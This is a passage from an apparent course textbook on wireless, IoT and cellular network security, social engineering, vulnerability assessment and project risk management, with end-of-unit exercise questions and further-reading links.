Traditional DOS attacks can be carried out against WLAN by duplicating MAC or IP addresses. The usual TCP/IP service attacks can be carried out against wireless client providing these services (e.g., SNMP, SMTP, FTP).

5. Brute Force Attacks against AP Passwords

Access to an AP is restricted by means of a password type scheme. This scheme can be compromised by password dictionary attacks.

6. Encryption Attacks

The packets transmitted from a client to an AP can be encrypted by means of the WEP protocol. This protocol is easily compromised.

7. Misconfigurations

Most APs ship in an unsecured configuration. The person installing the AP may use the default or factory settings for the AP. For most APs, these values are publicly known and as a result do not provide any security.

2.4 BASIC 802.11 SECURITY

To counter these exploits, three basic methods are used to secure access to an AP and provide a secure channel. These are:

- Service Set Identifier (SSID)
- Media Access Control (MAC) address filtering
- Wired Equivalent Privacy (WEP)

One or all of these methods may be implemented, but all three together provide the best solution.

1. SSID The Service Set Identifier

(SSID) is a mechanism that can segment a wireless network into multiple networks serviced by multiple APs. Each AP is programmed with an SSID that corresponds to a specific wireless network segment. This configuration is similar to the concept of a subnet address used in wired LANs. To be able to access a particular wireless network the client computer must be configured with the appropriate SSID. A WLAN might be segmented into multiple WLAN based floor or department. A client computer can be configured with multiple SSIDs for users who require access to the network from a variety of different locations. A client computer must present the correct SSID to access the AP. The SSID acts as a password and provides a

measure of security. This minimal security can be compromised if the AP is configured to “broadcast” its SSID. If this broadcast feature is enabled, any client computer that is not configured with an SSID will receive the SSID and then be able to access the AP. Most often, users configure their own client systems with the appropriate SSIDs. As a result these SSIDs are widely known and easily shared. In addition, an AP may be configured without an SSID and allow open access to any wireless client to associate with that AP. SSID provides a method to control access to an AP or set of APs . An additional technique that enhances this method is MAC (Media Access Control) Address Filtering.

2. MAC ADDRESS FILTERING

A client computer can be identified by the unique MAC address of its 802.11 network card. To enhance AP access control each AP can be programmed with a list of MAC addresses associated with the client computers allowed to access the AP. If a client's MAC address is not included in this list, the client will not be allowed to access the AP even if the SSID provided by the client does match the AP's SSID.

3. WEP Security

Wireless transmissions are easier to intercept than transmissions in wired networks. In most cases users of WLANs desire secure transmissions. The 802.11 standard specifies the WEP security protocol in order to provide encrypted communication between the client and an AP. WEP employs the RC4 symmetric key encryption algorithm. When using WEP, all clients and APs on a wireless network use the same key to encrypt and decrypt data. The key resides in the client computer and in each AP on the network. Since the 802.11 standard does not specify a key management protocol. All WEP symmetric keys on a network will be managed manually. Support for WEP is standard on most current 802.11 network interface cards and APs. However WEP security is not available in ad hoc (or peer-to-peer) 802.11. WEP specifies the use of a 40-bit encryption key, although 104-bit keys are also implemented. In either case the encryption key is concatenated with a 24-bit “initialization vector,” resulting in a 64- or 128-bit key. This key is input into a pseudorandom number generator. The resulting sequence is used to encrypt the data to be transmitted. The shared key can be used for client authentication. This requires a four step process between the AP and the client. This process is as follows:

1. the client make an authentication request to the AP;
2. the AP returns a challenge phrase to the client;
3. the client encrypts the challenge phrase using the shared symmetric key and transmits it to the AP;
4. the AP then compares the client's response with its phrase; if there is a match, the client is authorized otherwise the client is rejected.

2.5 Security in Wireless Sensor Networks

Wireless sensor networks (WSNs) consist of hundreds or even thousands of small devices each with sensing, processing, and communication capabilities to monitor the real-world environment. They are envisioned to play an important role in a wide variety of areas ranging from critical military surveillance applications to forest fire monitoring and building security monitoring in the near future

2.5.1 Constraints in Wireless Sensor Networks

A WSN consists of a large number of sensor nodes that are inherently resource-constrained devices. These nodes have limited processing capability, very low storage capacity, and constrained communication bandwidth. These constraints are due to limited energy and physical size of the sensor nodes. Due to these constraints, it is difficult to directly employ the conventional security mechanisms in WSNs. In order to optimize the conventional security algorithms for WSNs, it is necessary to be aware about the constraints of sensor nodes

Some of the major constraints of a WSN are listed below.

Energy constraints:

Energy is the biggest constraint for a WSN. In general, energy consumption in sensor nodes can be categorized in three parts:

(i) energy for the sensor transducer,

(ii) energy for communication among sensor nodes, and

(iii) energy for microprocessor computation.

Memory limitations:

A sensor is a tiny device with only a small amount of memory and storage space. Memory is a sensor node usually includes flash memory and RAM. Flash memory is used for storing downloaded application code and RAM is used for storing application programs, sensor data, and intermediate results of computations. There is usually not enough space to run complicated algorithms after loading the OS and application code.

Unreliable communication:

Unreliable communication is another serious threat to sensor security. Normally the packet-based routing of sensor networks is based on connectionless protocols and thus inherently unreliable. Packets may get damaged due to channel errors or may get dropped at highly congested nodes.

Higher latency in communication:

In a WSN, multi-hop routing, network congestion and processing in the intermediate nodes may lead to higher latency in packet transmission. This makes synchronization very difficult to achieve. The synchronization issues may sometimes be very critical in security as some security mechanisms may rely on critical event reports and cryptographic key distribution

Unattended operation of networks:

In most cases, the nodes in a WSN are deployed in remote regions and are left unattended. The likelihood that a sensor encounters a physical attack in such an environment is therefore, very high. Remote management of a WSN makes it virtually impossible to detect physical tampering. This makes security in WSNs a particularly difficult task.

2.6 Security Requirements in Wireless Sensor Networks

1. **Data confidentiality:**

   The security mechanism should ensure that no message in the network is understood by anyone except intended recipient. In a WSN, the issue of confidentiality should address the following requirements:

   (i) a sensor node should not allow its readings to be accessed by its neighbours unless they are authorized to do so,

   (ii) key distribution mechanism should be extremely robust,

   (iii) public information such as sensor identities, and public keys of the nodes should also be encrypted in certain cases to protect against traffic analysis attacks.

2. **Data integrity:**

   The mechanism should ensure that no message can be altered by an entity as it traverses from the sender to the recipient.

3. Availability:

This requirements ensures that the services of a WSN should be available always even in presence of an internal or external attacks such as a denial of service attack (DoS). Different approaches have been proposed by researchers to achieve this goal. While some mechanisms make use of additional communication among nodes, others propose use of a central access control system to ensure successful delivery of every message to its recipient.

4. Data freshness:

It implies that the data is recent and ensures that no adversary can replay old messages. This requirement is especially important when the WSN nodes use shared-keys for message communication, where a potential adversary can launch a replay attack using the old key as the new key is being refreshed and propagated to all the nodes in the WSN. A nonce or time-specific counter may be added to each packet to check the freshness of the packet.

5. Self-organization:

Each node in a WSN should be self-organizing and self-healing. This feature of a WSN also poses a great challenge to security. The dynamic nature of a WSN makes it sometimes impossible to deploy any pre-installed shared key mechanism among the nodes and the base station . A number of key pre-distribution schemes have been proposed in the context of symmetric encryption. However, for application of public-key cryptographic techniques an efficient mechanism for key-distribution is very much essential. It is desirable that the nodes in a WSN self-organize among themselves not only for multi-hop routing but also to carryout key management and developing trust relations.

6. Secure localization:

In many situations, it becomes necessary to accurately and automatically locate each sensor node in a WSN. For example, a WSN designed to locate faults requires accurate locations of sensor nodes to identify the faults. A potential adversary can easily manipulate and provide false location information by reporting false signal strength, replaying messages etc. if the location information is not secured properly. The authors in have described a technique called verifiable multi-lateration (VM).

7. **Time synchronization:**

   Most of the applications in sensor networks require time synchronization. Any security mechanism for WSN should also be time-synchronized. A collaborative WSN may require synchronization among a group of sensors.

8. **Authentication:**

   It ensures that the communicating node is the one that it claims to be. An adversary can not only modify data packets but also can change a packet stream by injecting fabricated packets. It is, therefore, essential for a receiver to have a mechanism to verify that the received packets have indeed come from the actual sender node.

2.7 Security Vulnerabilities in Wireless Sensor Networks

WSNs are vulnerable to various types of attacks. These attacks can be broadly categorized as follows:

- Attacks on secrecy and authentication: standard cryptographic techniques can protect the secrecy and authenticity of communication channels from outsider attacks such as eavesdropping, packet replay attacks, and modification or spoofing of packets.
- Attacks on network availability: attacks on availability are often referred to as denial-of-service (DoS) attacks. DoS attacks may target any layer of a sensor network.
- Stealthy attack against service integrity: in a stealthy attack, the goal of the attacker is to make the network accept a false data value. For example, an attacker compromises a sensor node and injects a false data value through that sensor node.

2.8 IoT security (internet of things security)

IoT security refers to the methods of protection used to secure internet-connected or network-based devices. The term IoT is incredibly broad, and with the technology continuing to evolve, the term has only become broader. From watches to thermostats to video game consoles, nearly every technological device has the ability to interact with the internet, or other devices, in some capacity.

IoT security is the family of techniques, strategies and tools used to protect these devices from becoming compromised. Ironically, it is the connectivity inherent to IoT that makes these devices increasingly vulnerable to cyberattacks.

2.8.1 IoT security issues

The more ways for devices to be able to connect to each other, the more ways threat actors can intercept them. Protocols like HTTP (Hypertext Transfer Protocol) and API are just a few of the channels that IoT devices rely on that hackers can intercept.

The IoT umbrella doesn't strictly include internet-based devices either. Appliances that use Bluetooth technology also count as IoT devices and, therefore, require IoT security. Oversights like this have contributed to the recent spike in IoT-related data breaches.

Below are a few of the IoT security challenges that continue to threaten the financial safety of both individuals and organizations.

1. **Remote exposure**

   Unlike other technologies, IoT devices have a particularly large attack surface due to their internet-supported connectivity. While this accessibility is extremely valuable, it also grants hackers the opportunity to interact with devices remotely. This is why hacking campaigns like phishing are particularly effective. IoT security, like cloud security, has to account for a large number of entry points in order to protect assets.

2. **Lack of industry foresight**

   As firms continue with digital transformations of their business, so, too, have certain industries and their products. Industries such as automotive and healthcare have recently expanded their selection of IoT devices to become more productive and cost-efficient. This digital revolution, however, has also resulted in a greater technological dependence than ever before.

   While normally not an issue, a reliance on technology can amplify the consequences of a successful data breach. What makes this concerning is that these industries are now relying on a piece of technology that is inherently more vulnerable: IoT devices. Not only that, but many healthcare and automotive companies were not prepared to invest the amount of money and resources required to secure these devices.

3. **Resource constraints**

   Lack of foresight isn't the only IoT security issue faced by newly digitized industries. Another major concern with the IoT security is the resource constraints of many of these devices.

Not all IoT devices have the computing power to integrate sophisticated firewalls or antivirus software. Some barely have the ability to connect to other devices. IoT devices that have adopted Bluetooth technology, for example, have suffered from a recent wave of data breaches. The automotive industry, once again, has been one of the markets hurt the most.

2.8.2 How to protect IoT systems and devices

Here are a few of the IoT security measures that enterprises can use to improve their data protection protocols.

Introduce IoT security during the design phase Of the IoT security issues discussed, most can be overcome by better preparation, particularly during the research and development process at the start of any consumer-, enterprise- or industrial-based IoT device development. Enabling security by default is critical, as well as providing the most recent operating systems and using secure hardware.


IoT developers should, however, be mindful of cybersecurity vulnerabilities throughout each stage of development -- not just the design phase. The car key hack, for instance, can be mitigated by placing the FOB in a metal box, or away from one's windows and hallways.

PKI and digital certificates

PKI is an excellent way to secure the client-server connections between multiple networked devices. Using a two-key asymmetric cryptosystem, PKI is able to facilitate the encryption and decryption of private messages and interactions using digital certificates. These systems help to protect the clear text information input by users into websites to complete private transactions. E-commerce wouldn't be able to operate without the security of PKI.

Network security

Networks provide a huge opportunity for threat actors to remotely control others' IoT devices. Because networks involve both digital and physical components, on-premises IoT security should address both types of access points. Protecting an IoT network includes ensuring port security, disabling port forwarding and never opening ports when not needed; using antimalware, firewalls and intrusion detection systems/intrusion prevention systems; blocking unauthorized IP (Internet Protocol) addresses; and ensuring systems are patched and up to date.



API security

APIs are the backbone of most sophisticated websites. They allow travel agencies, for example, to aggregate flight information from multiple airlines into one location. Unfortunately, hackers can compromise these channels of communication, making API security necessary for protecting the integrity of data being sent from IoT devices to back-end systems and ensuring only authorized devices, developers and apps communicate with APIs. T-Mobile's 2018 data breach is a perfect example of the consequences of poor API security. Due to a "leaky API," the mobile giant exposed the personal data of more than 2 million customers, including billing ZIP codes, phone numbers and account numbers, among other data.

2.9 Additional IoT security methods

Other ways to implement IoT security include:

Network access control. NAC can help identify and inventory IoT devices connecting to a network. This will provide a baseline for tracking and monitoring devices.

Segmentation. IoT devices that need to connect directly to the internet should be segmented into their own networks and have restricted access to the enterprise network. Network segments should be monitoring for anomalous activity, where action can be taken, should an issue be detected.

Security gateways. Acting as an intermediary between IoT devices and the network, security gateways have more processing power, memory and capabilities than the IoT devices themselves, which provides them the ability to implement features such as firewalls to ensure hackers cannot access the IoT devices they connect.

Patch management/continuous software updates. It is critical to provide the means of updating devices and software either over network connections or through automation. Having a coordinated disclosure of vulnerabilities is also important for updating devices as soon as possible. Consider end-of-life strategies as well.

Training. IoT and operational system security are new to many existing security teams. It is critical for security staff to keep up to date with new or unknown systems, learn new architectures and programming languages and be ready for new security challenges. C-level and cybersecurity teams should receive regular training to keep up with modern threats and security measures.

Integrating teams. Along with training, integrating disparate and regularly siloed teams can be useful. For example, having programing developers work with security specialists can help ensure the proper controls are added to devices during the development phase.

Consumer education. Consumers must be made aware of the dangers of IoT systems and provided steps to stay secure, such as updating default credentials and applying software updates. Consumers can also play a role in requiring device manufacturers to create secure devices and refusing to use those that don't meet high-security standards.

2.10 Cellular Network Security

2.10.1 Security Issues In Cellular Networks

The infrastructure for Cellular Networks is massive, complex with multiple entities coordinating together, such as the IP Internet coordinating with the core network. And therefore it presents a challenge for the network to provide security at every possible communication path

2.10.2 Limitations Of Cellular Networks

Compared to Wired Networks, Wireless Cellular Networks have a lot of limitations.

1. **Open Wireless Access Medium**: Since the communication is on the wireless channel, there is no physical barrier that can separate an attacker from the network.
2. **Limited Bandwidth**: Although wireless bandwidth is increasing continuously, because of channel contention everyone has to share the medium.

3. **System Complexity**: Wireless systems are more complex due to the need to support mobility and making use of the channel effectively. By adding more complexity to systems, potentially new security vulnerabilities can be introduced.
4. **Limited Power**: Wireless Systems consume a lot of power and therefore have a limited time battery life.
5. **Limited Processing Power**: The processors installed on the wireless devices are increasing in power, but still they are not powerful enough to carry out intensive processing.
6. **Relatively Unreliable Network Connection**: The wireless medium is an unreliable medium with a high rate of errors compared to a wired network.

2.11 Security Issues In Cellular Networks

1. **Authentication**: Cellular networks have a large number of subscribers, and each has to be authenticated to ensure the right people are using the network. Since the purpose of 3G is to enable people to communicate from anywhere in the world, the issue of cross region and cross provider authentication becomes an issue.
2. **Integrity**: With services such as SMS, chat and file transfer it is important that the data arrives without any modifications
3. **Confidentiality**: With the increased use of cellular phones in sensitive communication, there is a need for a secure channel in order to transmit information.
4. **Access Control**: The Cellular device may have files that need to have restricted access to them. The device might access a database where some sort of role based access control is necessary
5. **Operating Systems In Mobile Devices**: Cellular Phones have evolved from low processing power, ad-hoc supervisors to high power processors and full-fledged operating systems. Some phones may use a Java Based system, others use Microsoft Windows CE and have the same capabilities as a desktop computer. Issues may arise in the OS which might open security holes that can be exploited
6. **Web Services**: A Web Service is a component that provides functionality accessible through the web using the standard HTTP Protocol. This opens the cellular device to variety of security issues such as viruses, buffer overflows, denial of service attacks etc.

7. **Location Detection**: The actual location of a cellular device needs to be kept hidden for reasons of privacy of the user. With the move to IP based networks, the issue arises that a user may be associated with an access point and therefore their location might be compromised
8. **Viruses And Malware**: With increased functionality provided in cellular systems, problems prevalent in larger systems such as viruses and malware arise. The first virus that appeared on cellular devices was Liberty. An affected device can also be used to attack the cellular network infrastructure by becoming part of a large scale denial of service attack
9. **Downloaded Contents**: Spyware or Adware might be downloaded causing security issues. Another problem is that of digital rights management. Users might download unauthorized copies of music, videos, wallpapers and games.
10. **Device Security**: If a device is lost or stolen, it needs to be protected from unauthorized use so that potential sensitive information such as emails, documents, phone numbers etc. cannot be accessed.

2.12 Security Mechanisms In 3G - UMTS

3G - UMTS, the most popular of the architectures builds upon the security features of 2G systems so that some of the robust features of 2G systems are retained. The aim of the 3G security architecture is to improve on the security of 2G systems. Any holes present in the 2G systems are to be addressed and fixed. Also, since many new services have been added to 3G systems, the security architecture needs to provide security for these services.

2.13 3G Security Architecture

There are five different sets of features that are part of the architecture:

1. **Network Access Security**: This feature enables users to securely access services provided by the 3G network. This feature is responsible for providing identity confidentiality, authentication of users, confidentiality, integrity and mobile equipment authentication. User Identity confidentiality is obtained by using a temporary identity called the International Mobile User Identity. Authentication is achieved using a challenge response method using a secret key. Confidentiality is obtained by means of a secret Cipher Key (CK) which is exchanged as part of the Authentication and Key Agreement Process (AKA). Integrity is provided using an integrity algorithm and an integrity key (IK). Equipment identification is achieved using the International Mobile Equipment Identifier (IMEI).

2. **Network Domain Security**: This feature enables nodes in the provider domain to securely exchange signaling data, and prevent attacks on the wired network.
3. **User Domain Security**: This feature enables a user to securely connect to mobile stations.
4. **Application Security**: This feature enables applications in the user domain and the provider domain to securely exchange messages.
5. **Visibility And Configurability Of Security**: This feature allows users to enquire what security features are available.

Summary

Cellular Networks are open to attacks such as DOS, channel jamming, message forgery etc. Therefore, it is necessary that security features are provided that prevent such attacks. The 3G security architecture provides features such as authentication, confidentiality, integrity etc. Also, the WAP protocol makes use of network security layers such as TLS/WTLS/SSL to provide a secure path for HTTP communication. Although 3G provides good security features, there are always new security issues that come up and researchers are actively pursuing new and improved solutions for these issues. People have also started looking ahead at how new features of the 4G network infrastructure will affect security and what measures can be taken to add new security features and also improve upon those that have been employed in 3G.

End of exercise

1. What is Ad hoc network?
2. Write a short note on WLAN SECURITY FOR 802.11.
3. Write a short note on WLAN SECURITY EXPLOITS
4. What is DDOS Attack?
5. Explain
   - Service Set Identifier (SSID)
   - Media Access Control (MAC) address filtering
   - Wired Equivalent Privacy (WEP)
6. What are Constraints in Wireless Sensor Networks?
7. Write a short note on Security Requirements in Wireless Sensor Networks.

8. What are Security Vulnerabilities in Wireless Sensor Networks?
9. How to protect IoT systems and devices?
10. What are Limitations Of Cellular Networks?
11. What are Security Issues In Cellular Networks?
12. Write a short note on 3G Security Architecture.

Reference for further reading

- https://cse.sc.edu/~wyxu/2008-csce790/papers/NIST_SP_800-48.pdf
- https://shabakepaydar.com/downloads/books/wireless-network-security-2nd.pdf
- https://www.washburn.edu/faculty/boncella/WIRELESS-SECURITY.pdf
- https://arxiv.org/ftp/arxiv/papers/1301/1301.5065.pdf
- https://internetofthingsagenda.techtarget.com/definition/IoT-security-Internet-of-Things-security
- https://www.cse.wustl.edu/~jain/cse574-06/ftp/cellular_security.pdf

❖❖❖❖❖

3

SOCIAL ENGINEERING DECEPTIONS AND DEFENSES

Unit Structure:

3.0 Objective

After completing this unit students will be able to understand about social engineering, risk and vulnerability.

Social engineering is an umbrella term for a variety of methods and techniques employed by hackers and other cybercriminals with the goal of deceiving unsuspecting victims into sharing their personal data, opening links to infected websites, or unknowingly allowing hackers to install malicious software on their computers. These hackers manipulate their victims into bypassing the usual cybersecurity procedures in order to gain access to the victims' computers and/or personal information, usually for financial gain.

The term social engineering originated in social science, where it denotes any effort by the major change actors (i.e. media, governments, or private groups) to influence or shape their target population's behavior. In simpler terms, social engineering involves the use of manipulation in order to achieve a goal, be it good (e.g. promoting tolerance) or bad (e.g. warmongering). Although it dates all the way back to the late 19th century, the term social engineering is now more closely associated with cybersecurity.

To successfully carry out their social engineering attacks, many hackers rely on their potential victims' willingness to be helpful. Similarly, they may try to exploit their victims' lack of technical knowledge. In most cases, however, hackers will conduct research on the potential target. For individual targets, this involves a thorough check of their social media accounts for any personal information that they have shared, including their birthdays, email addresses, phone numbers, and the places they visit the most.

The process is somewhat different for business targets. Hackers need someone on the inside to gather intelligence about the enterprise, its operations, employee structure, and the list of its business partners. Most of them thus choose to target low-level employees who have access to this information. They will either trick the target into sharing this information voluntarily or infect their computer with malicious software that will monitor their network activity and send detailed reports directly to the hacker.

3.1 Social Engineering Types: -

Social engineering comes in many shapes and forms. Some attacks can only be carried out offline, like strangers being polite and counting on your kindness to enter your office building and acquire the information they need in person. There

are also some social engineering attacks that are carried out over the phone. Known as vishing (voice phishing), they involve a person falsely introducing themselves as a fellow employee or a trusted authority and directly asking for the information that they're after.

When it comes to online social engineering, the five most common types include the following:

3.1.1 Spear Phishing: -

Whereas most phishing campaigns involve the mass-sending of emails to as many random addresses as possible, spear phishing targets specific groups or individuals. Hackers – also known as phishers – will use social media to gather information about their targets – sometimes referred to as spears – in order to be able to personalize their phishing emails, thus making them seem more realistic and more likely to work.

In an effort to make their attacks look even more like the real thing, phishers will introduce themselves as a friend, a business partner, or some outside institution that's somehow related to the victim. For example, a phisher may pose as a representative of the victim's bank and ask them to provide the information they're looking for. What's more, they may also use the official logo and imagery of the bank in question to make it more difficult for the victim to tell that the message is not genuine.

3.1.2 Baiting: -

Baiting is different from most other types of online social engineering in that it also involves a physical component. As the name suggests, baiting involves an actual physical bait that the victim must take in order for the attack to be successful. For example, the hacker can leave a malware-infected USB stick on the victim's desk, hoping that they'll take the bait and plug it into their computer. To increase their chances of success, the hacker might also label the USB stick "important" or "confidential".

If the victim takes the bait and plugs the USB stick into their computer, it will immediately install malicious software on their PC. This, in turn, will give the hacker insight into their online and offline activity, as well as access to their files and folders. If the infected computer is part of a network, the hacker will also gain instant access to all other devices that make up this network.

3.1.3 Pretexting:-

Pretexting involves the use of a captivating pretext designed to grab the target's attention and hooks them in. Once they are immersed in the story, the hacker behind

the attack will try to trick the potential victim into providing valuable information. This type of social engineering is often seen in the so-called Nigerian email scams that promise you a lot of money if you provide your bank account info. If you fall for it, not only will you not see a dime but you may even lose the money that's already in your account.

3.1.4 Contact Spamming: -

Contact spamming is perhaps the most widespread form of online social engineering. As the name suggests, hackers use this method to send out spam messages to all of their victims' contacts. Those emails will be sent from the victims' mailing list, which means that they'll look more realistic to the recipient. More importantly, they will be much less likely to end up in the spam folder of their inbox.

This method works in a very simple way. If you see an email sent from your friend with an informal subject line (e.g. "Check this out!"), you may open it to find a textual link. The link is usually shortened, so there's no way to see what it is without clicking on it. However, if you click on it, an exact copy of the email will be sent to all your contacts, thus continuing the spam chain. Additionally, the link may take you to a malicious website and download spyware or some other malicious software on your computer.

3.2 Social Engineering Examples: -

Some of the largest social engineering attacks in recent years include the following:

In 2017, more than a million Google Docs users received the same phishing email which informed them that one of their contacts was trying to share a document with them. Clicking on the link included in the email took them to a fake Google Docs login page, where many of the targets entered their Google login data. This, in turn, gave hackers access to more than a million Google accounts, complete with emails, contacts, online documents, and smartphone backups.

In 2007, a Michigan treasurer fell for a Nigerian pretexting scam that involved a fictional prince who wanted to escape from Nigeria but needed help transferring his fortune out of the country. Over a few months, the treasurer made several payments of $185,000 total ($72,000 of his own money) to the hackers behind this email scam. It was later revealed that the rest of the funds came from the $1.2 million he had embezzled during his 13 years of public service.

In 2013, hackers managed to steal the credit card info of more than 40 million Target customers. According to official accounts, the hackers first researched the

major retail chain's air-conditioning subcontractor and targeted their employees with phishing emails. This allowed the hackers to access Target's network and steal the customers' payment info. Although the perpetrator was never caught, Target had to pay $18.5 million in 2017 to settle state claims.

3.3 How to Protect Yourself from Social Engineering: -

Because the hackers behind social engineering scams most often rely on their victims' kindness and willingness to help, the best way to protect yourself is to be less trusting in an online environment. While using the best antivirus software is certainly important, you also need to be very careful on the internet.

If someone sends you an email claiming that they are one of your vendors or business partners, you should call their office before you reply to their email or open any links or attachments it might contain. Similarly, if an email allegedly sent by your friend looks suspicious, call your friend to make sure they were the ones who sent it. No matter who you're exchanging messages with, never disclose your credit card details, bank account info, Social Security number, or any other personal information in an email.

In addition to manipulating your emotions, hackers will often try to trick you into installing malicious software on your computer. Depending on the type of software, this may allow them to monitor your activity, copy and delete your files and other data, as well as to steal your passwords, credit card details, and other sensitive information. To prevent this, you should use the best antivirus software that can easily find and remove malicious software and keep your computer protected from all potential threats.

3.4 What Is Vulnerability Assessment: -

A vulnerability assessment is a systematic review of security weaknesses in an information system. It evaluates if the system is susceptible to any known vulnerabilities, assigns severity levels to those vulnerabilities, and recommends remediation or mitigation, if and whenever needed.

Examples of threats that can be prevented by vulnerability assessment include:

4 SQL injection, XSS and other code injection attacks.

5 Escalation of privileges due to faulty authentication mechanisms.

6 Insecure defaults – software that ships with insecure settings, such as a guessable admin password.

There are several types of vulnerability assessments. These include:

3.4.1 Host assessment – The assessment of critical servers, which may be vulnerable to attacks if not adequately tested or not generated from a tested machine image.

3.4.2 Network and wireless assessment – The assessment of policies and practices to prevent unauthorized access to private or public networks and network-accessible resources.

3.4.3 Database assessment – The assessment of databases or big data systems for vulnerabilities and misconfigurations, identifying rogue databases or insecure dev/test environments, and classifying sensitive data across an organization's infrastructure.

Application scans – The identifying of security vulnerabilities in web applications and their source code by automated scans on the front-end or static/dynamic analysis of source code.

Vulnerability assessment: Security scanning process

The security scanning process consists of four steps: testing, analysis, assessment and remediation.

3.5 Vulnerability identification (testing):-

The objective of this step is to draft a comprehensive list of an application's vulnerabilities. Security analysts test the security health of applications, servers or other systems by scanning them with automated tools, or testing and evaluating them manually. Analysts also rely on vulnerability databases, vendor vulnerability announcements, asset management systems and threat feeds to identify security weaknesses.

3.5.1 Vulnerability analysis:-

The objective of this step is to identify the source and root cause of the vulnerabilities identified in step one.

It involves the identification of system components responsible for each vulnerability, and the root cause of the vulnerability. For example, the root cause of a vulnerability could be an old version of an open source library. This provides a clear path for remediation – upgrading the library.

3.5.2. Risk assessment:-

The objective of this step is the prioritizing of vulnerabilities. It involves security analysts assigning a rank or severity score to each vulnerability, based on such factors as:

1. Which systems are affected.
2. What data is at risk.
3. Which business functions are at risk.
4. Ease of attack or compromise.
5. Severity of an attack.
6. Potential damage as a result of the vulnerability.

3.5.3. Remediation:-

The objective of this step is the closing of security gaps. It's typically a joint effort by security staff, development and operations teams, who determine the most effective path for remediation or mitigation of each vulnerability.

Specific remediation steps might include:

1. Introduction of new security procedures, measures or tools.
2. The updating of operational or configuration changes.
3. Development and implementation of a vulnerability patch.

Vulnerability assessment cannot be a one-off activity. To be effective, organizations must operationalize this process and repeat it at regular intervals. It is also critical to foster cooperation between security, operation and development teams – a process known as DevSecOps

3.5.4 Vulnerability assessment tools:-

Vulnerability assessment tools are designed to automatically scan for new and existing threats that can target your application. Types of tools include:

1. Web application scanners that test for and simulate known attack patterns.
2. Protocol scanners that search for vulnerable protocols, ports and network services.
3. Network scanners that help visualize networks and discover warning signals like stray IP addresses, spoofed packets and suspicious packet generation from a single IP address.

It is a best practice to schedule regular, automated scans of all critical IT systems. The results of these scans should feed into the organization's ongoing vulnerability assessment process.

See how Imperva Web Application Firewall can help you with vulnerability assessment.

3.5.5 Vulnerability assessment and WAF:-

Imperva's web application firewall helps protect against application vulnerabilities in several ways:

1. As a gateway for all incoming traffic, it can proactively filter out malicious visitors and requests, such as SQL injections and XSS attacks. This eliminates the risk of data exposure to malicious actors.
2. It can perform virtual-patching — the auto-applying of a patch for a newly discovered vulnerability at the network edge, giving developers and IT teams the opportunity to safely deploy a new patch on the application without concern.
3. Our WAF provides a view of security events. Attack Analytics helps contextualize attacks and expose overarching threats, (e.g., showing thousands of seemingly unrelated attacks as part of one big attack campaign).
4. Our WAF integrates with all leading SIEM platforms to provide you with a clear view of the threats you're facing and help you prepare.

3.6 Risk Management: -

Project risk management is the process of identifying, analyzing and responding to any risk that arises over the life cycle of a project to help the project remain on track and meet its goal. Risk management isn't reactive only; it should be part of the planning process to figure out risk that might happen in the project and how to control that risk if it in fact occurs.

A risk is anything that could potentially impact your project's timeline, performance or budget. Risks are potentialities, and in a project management context, if they become realities, they then become classified as "issues" that must be addressed. So risk management, then, is the process of identifying, categorizing, prioritizing and planning for risks before they become issues.

Risk management can mean different things on different types of projects. On large-scale projects, risk management strategies might include extensive detailed planning for each risk to ensure mitigation strategies are in place if issues arise. For smaller projects, risk management might mean a simple, prioritized list of high, medium and low priority risks.

3.6.1 How to Manage Risk

To begin managing risk, it's crucial to start with a clear and precise definition of what your project has been tasked to deliver. In other words, write a very

detailed project charter, with your project vision, objectives, scope and deliverables. This way risks can be identified at every stage of the project. Then you'll want to engage your team early in identifying any and all risks.

Don't be afraid to get more than just your team involved to identify and prioritize risks, too. Many project managers simply email their project team and ask to send them things they think might go wrong on the project. But to better plot project risk, you should get the entire project team, your clients' representatives, and vendors into a room together and do a risk identification session.

With every risk you define, you'll want to log it somewhere—using a risk tracking template helps you prioritize the level of risk. Then, create a risk management plan to capture the negative and positive impacts to the project and what actions you will take to deal with them. You'll want to set up regular meetings to monitor risk while your project is ongoing. Transparency is critical.

- **What is Positive Risk?**

  Not all risk is created equally. Risk can be either positive or negative, though most people assume risks are inherently the latter. Where negative risk implies something unwanted that has the potential to irreparably damage a project, positive risks are opportunities that can affect the project in beneficial ways.

